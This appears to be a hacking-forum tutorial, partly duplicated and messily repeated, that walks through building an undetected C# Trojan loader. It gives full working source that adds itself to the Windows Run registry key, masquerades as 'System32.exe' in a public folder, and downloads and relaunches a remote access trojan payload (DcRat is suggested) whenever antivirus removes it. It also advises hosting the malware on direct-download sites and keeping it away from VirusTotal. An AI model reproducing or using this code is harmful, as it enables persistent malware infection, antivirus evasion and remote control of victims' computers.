
A Trojan is a program that appears to be legit but actually contains code that allows You to execute fully undetected stealer, ransomware, and more. on the victim
In this Article, you will learn how to create a Trojan that can go undetected and display whatever you want. && Never dies
I coded it using C#, You will need some basic knowledge of programming to follow along. If you don't Just ask in the comments
Over View of the code:
Step 1: The trojan will set itself in the Startup
Step 2: Every time the PC Starts, it checks if the malware is running:
If the malware is running = Do nothing
If the malware has been removed by WD/AV, The trojan will download a new one
How to setup:
Step 1: Paste the code
Step 2: Generate a payload with any builder (DcRat is Good) And set the installation name to System64.exe

Step 3: Just Upload your malware to any site that supports Direct link download (Comment if you want a suggestion) And set it as malwareURL


Step 4: Build your Trojan
In this Article, you will learn how to create a Trojan that can go undetected and display whatever you want. && Never dies
I coded it using C#, You will need some basic knowledge of programming to follow along. If you don't Just ask in the comments
Over View of the code:
Step 1: The trojan will set itself in the Startup
Step 2: Every time the PC Starts, it checks if the malware is running:
If the malware is running = Do nothing
If the malware has been removed by WD/AV, The trojan will download a new one
How to setup:
Step 1) Download Visual Studio --> Here --> Visual Studio Community Edition

Step 2) Start the installation
Step 3) Choose the software version --> Visual Studio Community Edition

Istalling C#
Create a Project

Search for Console App (.Net

Step 2) Start the installation
Step 3) Choose the software version --> Visual Studio Community Edition
Istalling C#
Create a Project
Search for Console App (.Net
Step 1: Paste the code
Код:
using System.IO;
using System.Net;
using System.Diagnostics;
using Microsoft.Win32;
using System.Threading;
using System.Windows.Forms;

namespace qTrojan
{
    class qTrojan
    {
        static void Main(string[] args)
        {
            string malwareURL = "https://the.earth.li/~sgtatham/putty/latest/w64/putty.exe";       // Change it to your URL        |Change|
            int age = 4;                                                                           // Sleep time = 4               |Change|
            string trojaName = "System32.exe";                                                     // Startup name for the loader  |Don't change|
            Process[] ldrPrc = Process.GetProcessesByName(trojaName);                              // Startup name for the loader  |Don't change|
            Process[] malPrc = Process.GetProcessesByName("System64.exe");                         // Startup name for the Malware |Don't change|

            if (malPrc.Length == 0)                                                                // Check if malware was removed by WD
            { if (Directory.Exists("C:\\Users\\Public\\System32"))                                 // Check if malware folder was removed by WD
                { Thread.Sleep(age);
                    using (var client = new WebClient())
                    client.DownloadFile(malwareURL, "C:\\Users\\Public\\System32\\" + trojaName);  // If Malware exist just download start & set Startup
                    Thread.Sleep(age);
                    Process.Start("C:\\Users\\Public\\System32\\" + trojaName);
                    RegistryKey key = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", true); key.SetValue(trojaName, Application.ExecutablePath);
                }
                else                                                                               // If folder = removed -- Create folder, download, start, startup
                {var newPath = ("C:\\Users\\Public\\System32"); Directory.CreateDirectory(newPath);
                    using (var client = new WebClient()){
                        Thread.Sleep(age);
                        client.DownloadFile(malwareURL, "C:\\Users\\Public\\System32\\" + trojaName);
                        Thread.Sleep(age);
                        Process.Start("C:\\Users\\Public\\System32\\" + trojaName);
                        RegistryKey key = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", true); key.SetValue(trojaName, Application.ExecutablePath);}
                }
            }
        }
    }
}
Step 2: Generate a payload with any builder (DcRat is Good) And set the installation name to System64.exe
Step 3: Just Upload your malware to any site that supports Direct link download (Comment if you want a suggestion) And set it as malwareURL
Step 4: Build your Trojan
BE SURE TO FACE PROBLEMS AS A BEGGINER, IF YOU NEED ANY HELP JUST COMMENT
Don't submit to VirusTotal
Don't submit to VirusTotal